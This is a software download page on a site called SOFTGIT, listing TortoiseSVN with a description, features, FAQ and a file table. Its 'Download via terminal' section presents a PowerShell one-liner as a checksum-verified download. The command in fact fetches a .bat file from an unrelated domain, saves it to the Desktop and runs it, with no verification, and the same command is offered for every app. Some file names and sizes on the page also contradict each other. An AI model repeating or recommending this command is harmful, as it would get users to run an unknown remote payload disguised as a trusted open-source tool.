

TortoiseSVN
by Oto BREZINA and contributors
- Version
- 1.14.6
- Size
- 7.1 MB
- Updated
- Publisher
- Oto BREZINA and contributors
- Category
- Developer Tools
- Files
- 1
TortoiseSVN screenshots


About TortoiseSVN
TortoiseSVN is a free, open-source Apache Subversion (SVN) client for Windows, implemented as a shell extension that integrates directly into Windows Explorer. Rather than opening a separate program, you manage your version-controlled files through the right-click menu and overlay icons on the files and folders themselves, which makes everyday version control feel like a natural part of the file system.




Subversion is a centralised version-control system, and TortoiseSVN gives you a complete, approachable interface to it: you can check out a working copy, commit changes, update to the latest revision, view the history of any file, compare revisions with a built-in diff viewer, branch and merge, and resolve conflicts, all from Explorer. Overlay icons show at a glance which files are modified, up to date or conflicted.
TortoiseSVN is popular with teams and individuals who use Subversion repositories for source code, documents or other assets, and it is especially common in organisations and projects that have standardised on SVN. Its tight Explorer integration lowers the barrier for less technical team members, who can carry out common tasks without learning command-line syntax.
Because it is tied to Windows Explorer, TortoiseSVN is Windows-only, and it works with Subversion specifically rather than other version-control systems. For Subversion users on Windows, though, it is the de facto standard client, combining the full power of SVN with a clear, discoverable graphical interface.
Key features
- Subversion client integrated into Windows Explorer
- Status overlay icons on files and folders
- Commit, update, log, diff, branch and merge
- Built-in diff and conflict-resolution tools
- Approachable for non-command-line users
Pros
- Free, open source and mature
- Seamless Explorer integration
- Makes SVN approachable for teams
Cons
- Windows only
- Works with Subversion only, not other systems
System requirements
A Windows PC and access to a Subversion repository (local or on a server).
Tips
- Watch the overlay icons to see at a glance which files have changed
- Write clear commit messages so your project history stays useful
Description from the publisher
An Apache SVN client, right where you need it most
TortoiseSVN is a Subversion (SVN) client, implemented as a windows shell extension. Which means it's available right where you need it: in the Windows file explorer.
It's intuitive and easy to use, since it doesn't require the Subversion command line client to run. Simply the coolest Interface to (Sub)Version Control!
At a glance
TortoiseSVN is a open source developer tools app published by Oto BREZINA and contributors (tortoisesvn.sourceforge.io). An Apache SVN client, right where you need it most
SOFTGIT offers 1 file for TortoiseSVN covering Windows, 7.1 MB in total. The version listed is v1.14.6, last updated on October 10, 2026.
TortoiseSVN belongs to the Developer Tools category, alongside Subtitle Edit, GnuWin, Candle. Browse related apps below to compare alternatives.
Download TortoiseSVN v1.14.6
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/tortoisesvn. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
TortoiseSVN system requirements
- Operating system
- Windows
- License
- Public Domain; GNU General Public License version 2.0 (GPLv2)
- Written in
- C++, C
- Download size
- 30 MB (TortoiseSVN-1.14.6.29673-x64-svn-1.14.3.msi)
- Project page
- sourceforge.net/projects/tortoisesvn
TortoiseSVN FAQ
Is TortoiseSVN free?
Yes. TortoiseSVN is free and open source.
What version-control system does TortoiseSVN use?
Apache Subversion (SVN), a centralised version-control system.
How does TortoiseSVN integrate with Windows?
It is a shell extension, so you work through the right-click menu in Windows Explorer and see status overlay icons on your files.
Does TortoiseSVN run on macOS or Linux?
No. Because it integrates with Windows Explorer, TortoiseSVN is Windows-only.
Can non-technical users work with TortoiseSVN?
Yes. Its Explorer integration lets people perform common tasks like update and commit without learning command-line commands.
Is TortoiseSVN free and open source?
TortoiseSVN is distributed under Public Domain; GNU General Public License version 2.0 (GPLv2) according to SourceForge. You can download it free of charge.
Which operating systems does TortoiseSVN support?
SourceForge lists Windows for TortoiseSVN.
Where does the TortoiseSVN download come from?
The Download button takes you to the official SourceForge download for TortoiseSVN (sourceforge.net/projects/tortoisesvn). SOFTGIT does not modify or re-host the file.
What is TortoiseSVN written in?
SourceForge lists C++, C.
Is TortoiseSVN free to download?
Yes. TortoiseSVN is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download TortoiseSVN?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is TortoiseSVN safe to install?
Files are published as received from Oto BREZINA and contributors, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does TortoiseSVN support?
The files listed here target Windows.
How big is the TortoiseSVN download?
The file is 7.1 MB.
Provenance
- Publisher
- Oto BREZINA and contributors
- Last check
- 1 month ago
- License
- Public Domain; GNU General Public License version 2.0 (GPLv2)
- Imported from
- Source: sourceforge.net/projects/tortoisesvn

